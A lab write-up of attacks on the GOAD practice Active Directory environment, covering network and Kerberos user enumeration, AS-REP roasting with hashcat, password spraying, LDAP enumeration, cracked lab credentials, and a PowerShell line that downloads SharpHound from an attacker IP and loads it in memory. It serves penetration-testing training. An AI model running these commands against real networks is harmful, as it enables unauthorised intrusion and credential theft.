

# GOAD Writeup - HackMD

 [hackmd.io/@jjavierolmedo/goad\\_writeup](https://hackmd.io/@jjavierolmedo/goad_writeup)




Javier Olmedo

## GOAD Writeup

 HackMD



### Lab info



## Hosts

| IP           | Name  | Hostname     | Domain                    |
|--------------|-------|--------------|---------------------------|
| 192.168.X.10 | dc01  | kingslanding | sevenkingdoms.local       |
| 192.168.X.11 | dc02  | winterfell   | north.sevenkingdoms.local |
| 192.168.X.12 | dc03  | meereen      | essos.local               |
| 192.168.X.22 | srv02 | castelblack  | north.sevenkingdoms.local |
| 192.168.X.23 | srv03 | braavos      | essos.local               |
| 192.168.X.31 | ws01  | casterlyrock | sevenkingdoms.local       |

## Hosts file

To use kerberos we need add DNS in /etc/hosts file, mandatory for Kerberos (FQDN resolution)

You can generate hosts file with netexec

```
netexec smb 192.168.X.0/24 --generate-hosts-file hosts_file
```

```
192.168.200.10 kingslanding sevenkingdoms.local kingslanding.sevenkingdoms.local
192.168.200.11 winterfell north.sevenkingdoms.local
winterfell.north.sevenkingdoms.local
192.168.200.12 meereen essos.local meereen.essos.local
192.168.200.22 castelblack castelblack.north.sevenkingdoms.local
192.168.200.23 braavos braavos.essos.local
192.168.200.31 casterlyrock casterlyrock.sevenkingdoms.local
```

## Credentials

| User          | Password        | Host       | Domain                    | Comments                                    |
|---------------|-----------------|------------|---------------------------|---------------------------------------------|
| samwell.tarly | Heartsbane      | winterfell | north.sevenkingdoms.local | SMB Enumeration users on winterfell         |
| brandon.stark | iseedead-people | winterfell | north.sevenkingdoms.local | ASREP Roasting on north.sevenkingdoms.local |

| User       | Password     | Host       | Domain                    | Comments                                   |
|------------|--------------|------------|---------------------------|--------------------------------------------|
| hodor      | hodor        | winterfell | north.sevenkingdoms.local | Password spraying on winterfell            |
| jon.snow   | iknownothing | winterfell | north.sevenkingdoms.local | Kerberoasting on north.sevenkingdoms.local |
| robb.stark | sexywolfy    | winterfell | north.sevenkingdoms.local | Poisoning and cracking hash                |

## Recon

### SMB recon with netexec

```
netexec smb 192.168.X.0/24
```

```

$ netexec smb 192.168.200.0/24
SMB 192.168.200.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.200.12 445 MEEREEN [*] Windows 10 / Server 2016 Build 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.200.23 445 BRAAVOS [*] Windows 10 / Server 2016 Build 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.200.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.200.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
Running nxc against 256 targets 100% 0:00:00

```

By default, Microsoft enables SMB signing on Domain Controllers. In secure environments, SMB signing should be enforced network-wide to prevent NTLM relay attacks.

3 Domains found!!

- sevenkingdoms.local
- north.sevenkingdoms.local
- essos.local

### All ports scan with Nmap

```

sudo nmap -sSV -p- -Pn --open --reason --max-retries 2 --host-timeout 10m --min-rate 500 --scan-delay 50ms --script "vulners,http-title,http-server-header" --script-args vulners.showall=true,http.useragent="Mozilla/5.0",http.pipeline=1 -T3 -oA all_ports_goad -vvv -iL alive

```

[GOAD Open Ports](#)



With the following command we obtain a list `FirstName + LastName` extracted from the HTML field `aria-label`, we eliminate the special characters, sorted alphabetically without repeating and taking into account that there may be actors without a last name.

```
curl -s \
  -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/114.0.0.0 Safari/537.36" \
  https://www.hbo.com/game-of-thrones/cast-and-crew \
  | grep 'href="/game-of-thrones/cast-and-crew/' \
  | grep -o 'aria-label="[^\"]*"' \
  | cut -d '"' -f 2 \
  | sed -E 's/[^a-zA-Z. ]//g' \
  | awk '{if(NF == 2) {print $1" "$2} else {print $1}}' \
  | sort -u > got_website_usernames.txt
```

```
Archmaester Ebrose
Arya Stark
Balon Greyjoy
...
...
Viserys Targaryen
Yara Greyjoy
Ygritte
```

The following code is a modification of [Namemash script](#) to be able to generate users only with the first name, without last name.

```
import sys
import os.path

def generate_usernames(name):
    """Generates a list of possible usernames from a given name.

    Args:
        name: The name (full name or single name) to generate usernames from.

    Returns:
        A list of generated usernames.
    """

    lowercase_name = name.lower().strip()
    tokens = lowercase_name.split()

    usernames = []
    if len(tokens) == 1: # Handle single-name user
        # Use the single name and its variations for usernames
        usernames.append(lowercase_name)
    else:
        # Assume traditional first and last name for multiple tokens
        first_name, last_name = tokens[0], ' '.join(tokens[1:])
```

```

        # Generate usernames using different combinations of first and last name
        usernames.append(first_name + last_name)
        usernames.append(last_name + first_name)
        usernames.append(first_name + '.' + last_name)
        usernames.append(last_name + '.' + first_name)
        usernames.append(last_name + first_name[0])
        usernames.append(first_name[0] + last_name)
        usernames.append(last_name[0] + first_name)
        usernames.append(first_name[0] + '.' + last_name)
        usernames.append(last_name[0] + '.' + first_name)
        usernames.append(first_name)
        usernames.append(last_name)

    return usernames

if __name__ == '__main__':
    if len(sys.argv) != 2:
        print(f'usage: {sys.argv[0]} names.txt')
        sys.exit(0)

    if not os.path.exists(sys.argv[1]):
        print(f'{sys.argv[1]} not found')
        sys.exit(0)

    with open(sys.argv[1]) as f:
        for line in f:
            name = line.strip()
            usernames = generate_usernames(name)
            for username in usernames:
                print(username)

```

```
python namemash.py got_website_usernames.txt > possible_usernames.txt
```

```

alliserthorne
thornealliser
alliser.thorne
thorne.alliser
thornea
...
...
y.greyjoy
g.yara
yara
greyjoy
ygritte

```

## Nmap Username Enumeration without anonymous session

---

### kingslanding

---

```

sudo nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-
users.realm='sevenkingdoms.local',userdb=possible_usernames.txt" kingslanding

```

```

└─$ sudo nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='sevenkingdoms.local',userdb=possible_usernames.txt" kingslanding
[sudo] password for jolmedo:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 13:49 CEST
Nmap scan report for kingslanding (192.168.200.10)
Host is up (0.00052s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|   renly.baratheon@sevenkingdoms.local
|   joffrey.baratheon@sevenkingdoms.local
|   tywin.lannister@sevenkingdoms.local
|   jaime.lannister@sevenkingdoms.local
|   stannis.baratheon@sevenkingdoms.local
|   robert.baratheon@sevenkingdoms.local
|_  cersei.lannister@sevenkingdoms.local

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds

```

Found 7 users in sevenkingdoms.local domain.

## meereen

```

sudo nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='essos.local',userdb=possible_usernames.txt" meereen

```

```

└─$ sudo nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='essos.local',userdb=possible_usernames.txt" meereen
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-16 13:51 CEST
Nmap scan report for meereen (192.168.200.12)
Host is up (0.00048s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|   missandei@essos.local
|   jorah.mormont@essos.local
|   daenerys.targaryen@essos.local
|   khal.drogo@essos.local
|_  viserys.targaryen@essos.local

Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds

```

Found 5 users in essos.local domain.

## ASREP Roasting

I create a north\_users.txt with all usernames previously found.

```

arya.stark
brandon.stark
hodor
jeor.mormont
jon.snow
rickon.stark
samwell.tarly
sansa.stark
sql_svc

```

```

GetNPUsers.py north.sevenkingdoms.local/ -no-pass -usersfile north_users.txt

```

```

(jolmedo@blackbrain)-[~/goad]
└─$ GetNPUsers.py north.sevenkingdoms.local/ -no-pass -usersfile north_users.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:2bf741254199de5724eccc07a5507ec5$6cf82468fd4ac2c
a3a7eb8b3a7e33c77b19edde59a7fa1c6f21f84191e176033c9fc99fe8b5c5036cce7dd2dfcf522223dce3444b895604fbd164
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set

```

```
hashcat -m 18200 brandon_stark.hash /usr/share/wordlists/rockyou.txt
```

Found NORTH\brandon.stark:iseedeadpeople credentials.

## Password Spraying

This technique can block users

## View password policy

```
crackmapexec smb winterfell --pass-pol
```

```
(joldemo@blackbrain)-[~/goad]
$ crackmapexec smb winterfell --pass-pol
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL)
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [+] Dumping password info for domain: NORTH
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Minimum password length: 5
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Password history length: 24
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Maximum password age: 311 days 2 minutes
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Password Complexity Flags: 000000
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Domain Refuse Password Change: 0
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Domain Password Store Cleartext: 0
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Domain Password Lockout Admins: 0
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Domain Password No Clear Change: 0
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Domain Password No Anon Change: 0
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Domain Password Complex: 0
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Minimum password age: 1 day 4 minutes
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Reset Account Lockout Counter: 5 minutes
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Locked Account Duration: 5 minutes
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Account Lockout Threshold: 5
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Forced Log off Time: Not Set
```

The password policy show us that if we fail 5 times in 5 minutes we lock the accounts for 5 minutes.

## View Bad Password Count

We need any user credentials

```
crackmapexec smb -u samwell.tarly -p Heartsbane -d north.sevenkingdoms.local
winterfell --users
```

```
(joldemo@blackbrain)-[~/goad]
$ crackmapexec smb -u samwell.tarly -p Heartsbane -d north.sevenkingdoms.local winterfell --users
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [+] Enumerated domain user(s)
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\sql_svc
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\jeor.mormont
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\samwell.tarly
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\jon.snow
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\hodor
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\rickon.stark
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\brandon.stark
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\sansa.stark
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\robb.stark
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\catelyn.stark
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\edward.stark
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\arya.stark
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\krbtgt
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\vagrant
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\guest
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL north.sevenkingdoms.local\Administrator
badpwdcount: 0 desc: sql service
badpwdcount: 0 desc: Jeor Mormont
badpwdcount: 0 desc: Samwell Tarly (Password : Heartsbane)
badpwdcount: 0 desc: Jon Snow
badpwdcount: 0 desc: Brainless Giant
badpwdcount: 0 desc: Rickon Stark
badpwdcount: 1 desc: Brandon Stark
badpwdcount: 0 desc: Sansa Stark
badpwdcount: 0 desc: Robb Stark
badpwdcount: 0 desc: Catelyn Stark
badpwdcount: 0 desc: Eddard Stark
badpwdcount: 1 desc: Arya Stark
badpwdcount: 0 desc: Key Distribution Center Service Account
badpwdcount: 0 desc: Vagrant User
badpwdcount: 0 desc: Built-in account for guest access to the computer/domain
badpwdcount: 0 desc: Built-in account for administering the computer/domain
```

## Spraying username=password

```
crackmapexec smb winterfell -u north_users.txt -p north_users.txt --no-bruteforce
```

```
(joldemo@blackbrain)-[~/goad]
$ crackmapexec smb winterfell -u north_users.txt -p north_users.txt --no-bruteforce
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [-] north.sevenkingdoms.local\arya.stark:arya.stark STATUS_LOGON_FAILURE
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [-] north.sevenkingdoms.local\brandon.stark:brandon.stark STATUS_LOGON_FAILURE
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [+] north.sevenkingdoms.local\hodor:hodor
```

Found NORTH\hodor:hodor credentials.



# Domain Enumeration

---

## Get Domain Usernames

---

### Getting usernames from north.sevenkingdoms.local domain

---

GetADUsers.py -all north.sevenkingdoms.local/brandon.stark:iseedeadpeople

```
jolmedo@blackbrain: ~  
$ ldapsearch -H ldap://winterfell -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople -b 'DC=north,DC=sevenkingdoms,DC=local' "(&((objectCategory=person)(objectClass=user)))" | grep 'distinguishedName:'  
distinguishedName: CN=Administrator,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=Guest,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=vagrant,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=krbtgt,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=SEVENKINGDOMS$,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=arya.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=edward.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=catelyn.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=robb.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=sansa.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=brandon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=rickon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=hodor,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=jon.snow,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=jeor.mormont,CN=Users,DC=north,DC=sevenkingdoms,DC=local  
distinguishedName: CN=sql_svc,CN=Users,DC=north,DC=sevenkingdoms,DC=local
```

### Getting usernames from sevenkingdoms.local domain

---

We can request users from sevenkingdoms.local domain because there is a trust present.

```
ldapsearch -H ldap://kingslanding -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople -b 'DC=sevenkingdoms,DC=local' "(&((objectCategory=person)(objectClass=user)))" | grep 'distinguishedName:'
```

```
jolmedo@blackbrain: ~  
$ ldapsearch -H ldap://kingslanding -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople -b 'DC=sevenkingdoms,DC=local' "(&((objectCategory=person)(objectClass=user)))" | grep 'distinguishedName:'  
distinguishedName: CN=Administrator,CN=Users,DC=sevenkingdoms,DC=local  
distinguishedName: CN=Guest,CN=Users,DC=sevenkingdoms,DC=local  
distinguishedName: CN=vagrant,CN=Users,DC=sevenkingdoms,DC=local  
distinguishedName: CN=krbtgt,CN=Users,DC=sevenkingdoms,DC=local  
distinguishedName: CN=ESSOS$,CN=Users,DC=sevenkingdoms,DC=local  
distinguishedName: CN=tywin.lannister,OU=Crownlands,DC=sevenkingdoms,DC=local  
distinguishedName: CN=jaime.lannister,OU=Crownlands,DC=sevenkingdoms,DC=local  
distinguishedName: CN=cersell.lannister,OU=Crownlands,DC=sevenkingdoms,DC=local  
distinguishedName: CN=tyron.lannister,OU=Westlands,DC=sevenkingdoms,DC=local  
distinguishedName: CN=robert.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local  
distinguishedName: CN=joffrey.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local  
distinguishedName: CN=renly.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local  
distinguishedName: CN=stannis.baratheon,OU=Crownlands,DC=sevenkingdoms,DC=local  
distinguishedName: CN=petyr.baelish,OU=Crownlands,DC=sevenkingdoms,DC=local  
distinguishedName: CN=lord.varys,OU=Crownlands,DC=sevenkingdoms,DC=local  
distinguishedName: CN=maester.pycelle,OU=Crownlands,DC=sevenkingdoms,DC=local
```

### Getting usernames from essos.local domain

---

We have no credentials to list this domain, at the moment. 🐱

## BloodHound

---

### RDP Brandon Strak - Winterfell

---

```
xfreerdp /compression /clipboard /dynamic-resolution /toggle-fullscreen /cert-ignore /tls-seclevel:0 /timeout:80000 /bpp:8 /drive:/home/jolmedo/tmp /auto-reconnect /u:brandon.stark /p:iseedeadpeople /d:north /v:winterfell
```

### Enumerate domains

---

```
# Execute BloodHound in memory  
$data = (New-Object  
System.Net.WebClient).DownloadData('http://192.168.100.223/SharpHound.exe')  
$assem = [System.Reflection.Assembly]::Load($data)
```

```
[SharpHound.Program]::Main("--collectionmethods All --domain north.sevenkingdoms.local --searchforest true --outputdirectory c:\users\public\ --zipfilename bh_north_sevenkingdoms.zip".Split())
```

```
PS C:\Users\public> $data = (New-Object System.Net.WebClient).DownloadData("http://191.168.108.122/SharpHound.exe")
PS C:\Users\public> $assem = [System.Reflection.Assembly]::Load($data)
PS C:\Users\public> [SharpHound.Program]::Main("--collectionmethods All --domain north.sevenkingdoms.local --searchforest true --outputdirectory c:\users\public\ --zipfilename bh_north_sevenkingdoms.zip".Split())
2024-02-13T17:11:13.4643066-08:00 [INFORMATION] This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2024-02-13T17:11:13.6205983-08:00 [INFORMATION] Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-02-13T17:11:13.6370946-08:00 [INFORMATION] Initializing SharpHound at 5:11 PM on 2/13/2024
2024-02-13T17:11:13.7618037-08:00 [INFORMATION] [CommonLib LDAPUtils] Found usable Domain Controller for north.sevenkingdoms.local : winterfell.north.sevenkingdoms.local
2024-02-13T17:11:13.7779138-08:00 [INFORMATION] [SearchForest] Cross-domain enumeration may result in reduced data quality
2024-02-13T17:11:14.0120111-08:00 [INFORMATION] Domains for enumeration: ["north.sevenkingdoms.local", "sevenkingdoms.local"]
2024-02-13T17:11:14.0273652-08:00 [INFORMATION] Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-02-13T17:11:14.3084228-08:00 [INFORMATION] Beginning LDAP search for north.sevenkingdoms.local
2024-02-13T17:11:14.3561663-08:00 [INFORMATION] Beginning LDAP search for sevenkingdoms.local
2024-02-13T17:11:14.8706717-08:00 [INFORMATION] Status: 0 objects finished (+0 0)/s -- Using 100 MB RAM
2024-02-13T17:11:55.6524735-08:00 [INFORMATION] [CommonLib LDAPUtils] Found usable Domain Controller for sevenkingdoms.local : kingslanding.sevenkingdoms.local
2024-02-13T17:11:55.7467713-08:00 [INFORMATION] Producer has finished, closing LDAP channel
2024-02-13T17:11:55.7467713-08:00 [INFORMATION] LDAP channel closed, waiting for consumers
2024-02-13T17:11:56.1362685-08:00 [INFORMATION] Consumers finished, closing output channel
2024-02-13T17:11:56.1988699-08:00 [INFORMATION] Output channel closed, waiting for output task to complete
Closing writers
2024-02-13T17:11:56.2609637-08:00 [INFORMATION] Status: 218 objects finished (+218 5.317073)/s -- Using 102 MB RAM
2024-02-13T17:11:56.2609637-08:00 [INFORMATION] Enumeration finished in 00:00:41.9545595
2024-02-13T17:11:56.3549119-08:00 [INFORMATION] Saving cache with stats: 143 ID to type mappings.
147 name to SID mappings.
0 machine sid mappings.
5 sid to domain mappings.
0 global catalog mappings.
2024-02-13T17:11:56.3705942-08:00 [INFORMATION] SharpHound Enumeration Completed at 5:11 PM on 2/13/2024! Happy Graphing!


Result      : System.Threading.Tasks.VoidTaskResult
Id           : 2844
Exception    :
Status       : RanToCompletion
IsCanceled   : False
IsCompleted  : True
CreationOptions : None
AsyncState   :
IsFaulted    : False
AsyncWaitHandle : System.Threading.ManualResetEvent
CompletedSynchronously : False
```

Enumerate too **sevenkingdoms.local** and **essos.local** domains.

## Custom queries

